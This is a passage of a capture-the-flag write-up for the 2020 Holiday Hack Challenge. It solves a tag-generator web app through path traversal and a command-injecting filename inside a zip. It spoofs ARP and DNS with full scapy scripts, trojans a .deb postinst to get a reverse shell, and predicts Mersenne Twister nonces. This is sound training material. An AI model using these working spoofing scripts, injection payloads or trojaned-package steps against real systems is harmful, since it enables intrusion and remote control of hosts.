
b. 080#FFFF*

5. We add the rules to the interface and we start filtering out traffic and the objective is completed.



OBJECTIVE #8: BROKEN TAG GENERATOR

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.




We are told there may be an issue with the upload feature so that's where we concentrate our efforts

I'm a little concerned about the file upload feature, but Noel thinks it will be fine.

Useful links:


- https://tag-generator.kringlecastle.com/

We upload a text file only for an error to be thrown



Let us try an upload an image instead which successfully gets uploaded to https://tag-generator.kringlecastle.com/image?id=faebaaac-0ee5-4059-b220-ab5f49e819d3.png

However, looking at that URL, it looks as though the site is **including** a **file** so we see if LFI is possible.



A later clue tells us that the Content-Type header of browsers may halt progress if we tried that route. Most probably due to the browser thinking it was an image and trying to render it as such.

We can access the environment variables by calling `/proc/self/environ` to get the answer.

```
zelda@XPS:~$ curl https://tag-generator.kringlecastle.com/image?id=../proc/self/environ --output -
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=cbf2810b7573RUBY_MAJOR=2
.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/l
ocal/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_CONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=Jack
FrostWasHereHOME=/home/appzelda@XPS:~$
```

There is an alternative solution. We can get the application code by using `curl https://tag-generator.kringlecastle.com/image?id=../app/lib/app.rb -o app.rb`.

Some code catches our eye as it does a *system()* call with what initially looks like user input

```
def handle_image(filename)
  out_filename = "#{ SecureRandom.uuid }#{File.extname(filename).downcase}"
  out_path = "#{ FINAL_FOLDER }/#{ out_filename }"

  # Resize and compress in the background
  Thread.new do
    if !system("convert -resize 800x600\\> -quality 75 '#{ filename }' '#{ out_path }'")
      LOGGER.error("Something went wrong with file conversion: #{ filename }")
    else
      LOGGER.debug("File successfully converted: #{ filename }")
    end
  end

  # Return just the filename - we can figure that out later
  return out_filename
end
```

This is called by the following piece of code which first checks if the file is a zip and then checks if the filename ends with jpg, jpeg or png.

```
def process_file(filename)
  out_files = []

  if filename.downcase.end_with?('zip')
    # Append the list returned by handle_zip
    out_files += handle_zip(filename)
  elsif filename.downcase.end_with?('jpg') || filename.downcase.end_with?('jpeg') || filename.downcase.end_with?('png')
    # Append the name returned by handle_image
    out_files << handle_image(filename)
  else
    raise "Unsupported file type: #{ filename }"
  end

  return out_files
end
```

This is then called in two further places. One is the initial upload but at that point, it is given a temporary filename which we don't control. The other is in the ZIP functionality with some interesting commented out code.

```
def handle_zip(filename)
  LOGGER.debug("Processing #{ filename } as a zip")
  out_files = []

  Zip::File.open(filename) do |zip_file|
    # Handle entries one by one
    zip_file.each do |entry|
      LOGGER.debug("Extracting #{entry.name}")

      if entry.size > MAX_SIZE
        raise 'File too large when extracted'
      end

      if entry.name().end_with?('zip')
        raise 'Nested zip files are not supported!'
      end

      # I wonder what this will do? --Jack
```

```
      # if entry.name !~ /^[a-zA-Z0-9._-]+$/
      #   raise 'Invalid filename! Filenames may contain letters, numbers, period, underscore, and hyphen'
      # end

      # We want to extract into TMP_FOLDER
      out_file = "#{ TMP_FOLDER }/#{ entry.name }"

      # Extract to file or directory based on name in the archive
      entry.extract(out_file) {
        # If the file exists, simply overwrite
        true
      }

      # Process it
      out_files << process_file(out_file)
    end
  end

  return out_files
end
```

To summarise everything so far:

- We can upload a zip file
- The zip file will be renamed but the filenames within will remain intact
- Those files get placed into /tmp
- System() is called to convert the files with the filenames we provided in the zip.
- We should then be able to craft a payload that exports the environment variables to a file that we can then read


We then create a zip file with the filename inside being 1.png' '2.png';set > 0_this_is_the_answer_folks.txt;#.png, upload the zip file, curl the text file that should have been created and see what happens.

```
zelda@XPS:~$ curl https://tag-generator.kringlecastle.com/image?id=../tmp/0_this_is_the_answer_folks.txt
APP_HOME='/app'
BUNDLE_APP_CONFIG='/usr/local/bundle'
BUNDLE_SILENCE_ROOT_WARNING='1'
GEM_HOME='/usr/local/bundle'
GREETZ='JackFrostWasHere'
HOME='/home/app'
HOST='0.0.0.0'
HOSTNAME='cbf2810b7573'
IFS='
'
OPTIND='1'
PATH='/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin'
PORT='4141'
PPID='1'
PS1='$ '
PS2='> '
PS4='+ '
PWD='/tmp'
RACK_ENV='development'
RUBY_DOWNLOAD_SHA256='27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343'
RUBY_MAJOR='2.7'
RUBY_VERSION='2.7.0'
```

We get the same answer as before: **JackFrostWasHere**. We could also get a reverse shell using a payload from https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#ruby but it doesn't give us anything extra that we can't already get, albeit via a few manual processes.

OBJECTIVE #9: ARP SHENANIGANS

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt. Who recused herself from the vote described on the document?



Useful links:

- https://www.offensive-security.com/metasploit-unleashed/binary-linux-trojan/
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#socat
- https://man7.org/linux/man-pages/man5/deb-postinst.5.html

We have to access this as Santa so a quick wardrobe change later, we're at the terminal. We could do with some more hints as to what exactly is going on

Jack Frost has hijacked the host at 10.6.6.35 with some custom malware. Help the North Pole by getting command line access back to this host.

It seems that some interloper here at the North Pole has taken control of the host. We need to regain access to some important documents associated with Kringle Castle. Maybe we should try a machine-in-the-middle attack? That could give us access to manipulate DNS responses. But we'll still need to cook up something to change the HTTP response.

Right, so we have a basic setup which we can presume is a flat network so let us start capturing some traffic to see what is going on.

```
guest@3b549bed2fff:~$ tshark
Capturing on 'eth0'
    1 0.000000000 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
    2 1.031938843 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
    3 2.079959656 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
    4 3.127960547 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
    5 4.167974489 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
```

ARP cache poisoning along with DNS spoofing seems to be the order of the day which is also a sentence I never thought I would be writing. Some more clues help us along our way.

> *Hmmm, looks like the host does a DNS request after you successfully do an ARP spoof. Let's return a DNS response resolving the request to our IP.*
>
> *The host is performing an ARP request. Perhaps we could do a spoof to perform a machine-in-the-middle attack. I think we have some sample scapy traffic scripts that could help you in /home/guest/scripts.*

First stage is to get the scripts working so we spin up a webserver to see what traffic comes to us. We amend the templates that are there to give us the following:

ARP Script

We implemented a restore function so when we got what we needed, it reverted to the original settings but for the purposes of this demonstration, we commented it out.

A few changes from the template and a few pieces taken out which makes for more concise reading.

```python
#!/usr/bin/python3
from scapy.all import *

def get_mac(ip):
    ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)
    if ans:
        return ans[0][1].src

def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        target, host = '10.6.6.35', '10.6.6.53'
        target_mac = get_mac(target)
        host_mac = get_mac(host)

        arp_response = ARP(pdst=target,psrc=host,hwdst=target_mac,op='is-at')
        self_mac = ARP().hwsrc

        send(arp_response)

        print("[+] Sent to {} : {} is-at {}".format(target,host,self_mac))
        #print("[+] Now we restore the original setup")
        #arp_response = ARP(pdst=target, hwdst=target_mac, psrc=host, hwsrc=host_mac)
        #send(arp_response, verbose=0, count=10)
        #print("[+] Sent to {} : {} is-at {}".format(target, host, host_mac))

def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=20)

if __name__ == "__main__":
    main()
```

Running this script shows some more traffic coming at us for ftp.osuosl.org. The following shows screenshots before (top) and after (bottom) the ARP script was run

```
143 20.792014739 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
144 21.835962462 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
145 22.868008534 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
146 23.899947213 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
147 24.932013634 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
148 25.971967513 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
```

```
306 81.132557789    10.6.6.35 → 10.6.6.53    DNS 74 Standard query 0x0000 A ftp.osuosl.org
307 81.152343702 02:42:0a:06:00:04 → Broadcast    ARP 42 Who has 10.6.6.35? Tell 10.6.0.4
308 81.152425221 4c:24:57:ab:ed:84 → 02:42:0a:06:00:04 ARP 42 10.6.6.35 is at 4c:24:57:ab:ed:84
309 81.184276862 02:42:0a:06:00:04 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.0.4
310 81.184361198 fa:34:41:59:86:52 → 02:42:0a:06:00:04 ARP 42 10.6.6.53 is at fa:34:41:59:86:52
311 81.224745066 02:42:0a:06:00:04 → 4c:24:57:ab:ed:84 ARP 42 10.6.6.53 is at 02:42:0a:06:00:04
```


DNS Script

```python
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    ip  = IP(dst=packet[IP].src, src=packet[IP].dst)               # need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)     # need to replace ports
    dns = DNS(id=packet[DNS].id, qd=packet[DNS].qd, aa = 1, qr=1, an=DNSRR(rrname=packet[DNS].qd.qname,  ttl=10, rdata=ipa
ddr))
    dns_response = ip / udp / dns
    send(dns_response)

def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                              # dns
        "udp[10] & 0x80 = 0",                           # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we had spoofed (not our real ip)
        "ether dst host {}".format(macaddr)             # our macaddress since we spoofed the ip to our mac
    ] )

    # sniff the eth0 int without storing packets in memory and stopping after one dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=20)

if __name__ == "__main__":
    main()
```

An important piece to pick up was that our IP was changing between a few numbers so to set it dynamically was important, along with the ports in UDP.


The initial count of 1 did not work in all situations so we upped it to 20 to make sure we got what we needed.

In the terminal, we had 3 tabs in tmux open. One would have the web server, one the ARP script running and the last would have the DNS script running.




In the webserver tab, we can see a request being made for a deb file that does not exist, for two reasons. That file does not exist (😐) and, we are not serving from a folder that has the correct directory structure. The next stage would be to setup the necessary directory structure and serve up the file the GET request is asking for. At this point, we are not worried about putting reverse shells or backdoors into the packages, so we just create an empty file, name it appropriately and put it in a folder hierarchy to match the request and run the process again.

This time we see the GET request was successful.



> *The malware on the host does an HTTP request for a .deb package. Maybe we can get command line access by sending it a command in a customized .deb file*

This hint is the final piece in the jigsaw. We have access to a debs folder with a few files that we can amend.



Let us pause for a second to see where we are and what the next steps are:

- Successfully ARP spoofed and DNS poisoned
- That host then reaches out to us to grab a deb file
- Presumably, they try and install that file
- When doing so, it would run some code we add

Using some of the information in the useful links, we can see that we can add commands into the POSTINST[7] file that is used within a package. We decided to go with the socat package. First, we made a copy of the socat file and renamed it to what the GET request was asking for and then proceeded to work on the POSTINST file:

```
guest@ff31da8584a7:~/pub/jfrost/backdoor$ clear
guest@ff31da8584a7:~/pub/jfrost/backdoor$ ls
suriv_amd64.deb
guest@ff31da8584a7:~/pub/jfrost/backdoor$ clear
guest@ff31da8584a7:~/pub/jfrost/backdoor$ dpkg-deb -R suriv_amd64.deb tmp
guest@ff31da8584a7:~/pub/jfrost/backdoor$ cd tmp/DEBIAN/ && touch postinst && chmod 755 postinst
guest@ff31da8584a7:~/pub/jfrost/backdoor/tmp/DEBIAN$ nano postinst
guest@ff31da8584a7:~/pub/jfrost/backdoor/tmp/DEBIAN$ cd ../../ && dpkg-deb -b tmp suriv_amd64.deb
dpkg-deb: building package 'socat' in 'suriv_amd64.deb'.
guest@ff31da8584a7:~/pub/jfrost/backdoor$ ls
suriv_amd64.deb  tmp
guest@ff31da8584a7:~/pub/jfrost/backdoor$
```

As we were doing a reverse shell, we would need another pane to listen with so we setup another pane in tmux and go again.

```
guest@ff31da8584a7:~/scripts$ clear
guest@ff31da8584a7:~/scripts$ python3 arp_res
p.py
.
Sent 1 packets.
[+] Sent to 10.6.6.35 : 10.6.6.53 is-at 02:42
:0a:06:00:03
guest@ff31da8584a7:~guest@ff31da8584a7:~/sgue
guest@ff31da8584a7:~/scripts$
```

```
p 4242
listening on [any] 4242 ...
connect to [10.6.0.3] from arp_req
uester.guestnet0.kringlecastle.com
 [10.6.6.35] 42290
bash: /root/.bash_profile: Permiss
ion denied
jfrost@0bcbd1651426:/$
```

```
guest@ff31da8584a7:~/scripts$ python3 dns_resp.py
.
Sent 1 packets.
```

```
guest@ff31da8584a7:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [23/Dec/2020 17:38:08] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 200 -
10.6.6.35 - - [23/Dec/2020 18:04:35] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 200 -
```

We got it! Now to answer the question and see who recused herself

```
jfrost@0bcbd1651426:/$ ls
ls
NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt  etc    lib64  opt   sbin  usr
bin                                           home   libx32 proc  srv   var
boot                                          lib    media  root  sys
dev                                           lib32  mnt    run   tmp
jfrost@0bcbd1651426:/$ grep -i recuse N
grep -i recuse NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
The board took up final discussions of the plans presented last year for the expansion of Santa's Castle to include new courtyard, additional floors, elevator, rough
ly tripling the size of the current castle.  Architect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, "These changes will put
 a heavy toll on the infrastructure of the North Pole."  Mr. Krampus replied, "The infrastructure has already been expanded to handle it quite easily."  Chairman Fro
st then noted, "But the additional traffic will be a burden on local residents."  Dolly explained traffic projections were all in alignment with existing roadways.
Chairman Frost then exclaimed, "But with all the attention focused on Santa and his castle, how will people ever come to refer to the North Pole as 'The Frostiest Pl
ace on Earth?'"  Mr. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a ma
tter for this Board.  Mrs. Nature made a motion to approve.  Seconded by Mr. Cornelius.  Tanta Kringle recused herself from the vote given her adoption of Kris Kring
le as a son early in his life.
jfrost@0bcbd1651426:/$
```

We finally get the answer that **Tanta Kringle** recused herself from the vote given her adoption of Kris Kringle as a son early in his life.

[7] https://man7.org/linux/man-pages/man5/deb-postinst.5.html

OBJECTIVE #11A: NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 1

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

Useful links:

- https://download.holidayhackchallenge.com/2020/OfficialNaughtyNiceBlockchainEducationPack.zip
- https://download.holidayhackchallenge.com/2020/blockchain.dat
- https://github.com/kmyk/mersenne-twister-predictor

In the ZIP we have a Python script that enables us to work with the blockchain file. Part of the script will print out the nonce, amongst a whole load of other data, so we amend it slightly, so it just spits out the nonce.

```
def __repr__(self):
    s = str(self.nonce);
    return(s)
```

At the bottom of the script, we uncomment the code, count how many items are in the list and loop through each block in the file to then print out a list of nonces.

```
for i in range(0,1550):
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    print(c2.blocks[i])
```

When running the script, we push the output to a file which then gives us a list of nonce values.

```
zelda@XPS:/mnt/c/Users/Zelda/Downloads/SHHC/Obj 11a - NaughtyNice List with Blockchain Investigation Part 1$ head -20 nonces.txt
487766031475935174 5
164204561819329704 66
241112400200610537 3
733433256482262436
152450558161121484 78
981510515413525642 1
176408053559374392 61
852103638434253528 6
170399613401027454 03
689762826123688970 5
285875383157498546 3
164608363512721727 52
494183249058738889
537726996051956436 5
735552918305898094 5
148918481901086209 66
115678484815787172 27
167482582215719567 59
102637186341535036 72
154937755157672194 87
```

We have a list of values and are asked to predict a few numbers further on. This harks back to the snowball game where we were pretty much in this exact scenario.

The script at https://github.com/kmyk/mersenne-twister-predictor is close to what we need so we just amend it to allow for 64-bit integers instead.

```
import random
from mt19937predictor import MT19937Predictor

predictor = MT19937Predictor()

with open('nonces.txt') as f:
    lines = [ line.strip() for line in f ]

for i in range(1549):
    predictor.setrandbits(int(lines[i]), 64)

for x in range(4):
    if x == 3:
        print('[+] NONCE: %016.016x' % (predictor.getrandbits(64)))
    else:
        predictor.getrandbits(64)
```

Running the script will predict some values in the background but will only print out the one we are interested in (13000 being four more blocks than 129996)

```
zelda@XPS:/mnt/c/Users/Zelda/Downloads/SHHC/Obj 11a - NaughtyNice List with Blockchain In
vestigation Part 1$ python3 predict.py
[+]NONCE: 57066318f32f729d
```

There we have it, the correct nonce value in hex is **57066318f32f729d**.

OBJECTIVE #11B: NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 2

The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

> *"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."*
>
> Quote from a Sidney (Australia) Zookeeper

Useful links:

- https://speakerdeck.com/ange/colltris?slide=109
- https://speakerdeck.com/ange/colltris?slide=194
- https://github.com/corkami/collisions#pdf

Not sure about being clever but we will give it a go! First thing is to see which block has a SHA256 value the same as what is mentioned above. This just needs a little change of the script we amended before.

```
def __repr__(self):

    hash_obj_256 = SHA256.new()
    hash_obj_256.update(self.block_data_signed())

    h =  hash_obj_256.hexdigest()

    s = ''
    if h == '58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f':
        s = 'SHA256: '+hash_obj_256.hexdigest()+'\n'
        s += 'PID: '+str(self.pid)+'\n'
        s += 'RID: '+str(self.rid)+'\n'
        s += 'INDEX: '+str(self.index)+'\n'
        s += 'NONCE: %s\n' % ('%016.016x' % (self.nonce))
        c = 1
        for d in self.data:
            s += '          Data item: %i\n' % (c)
            s += '                Data Type: %s (%s)\n' % ('%02.02x' % (d['type']), data_types[d['type']])
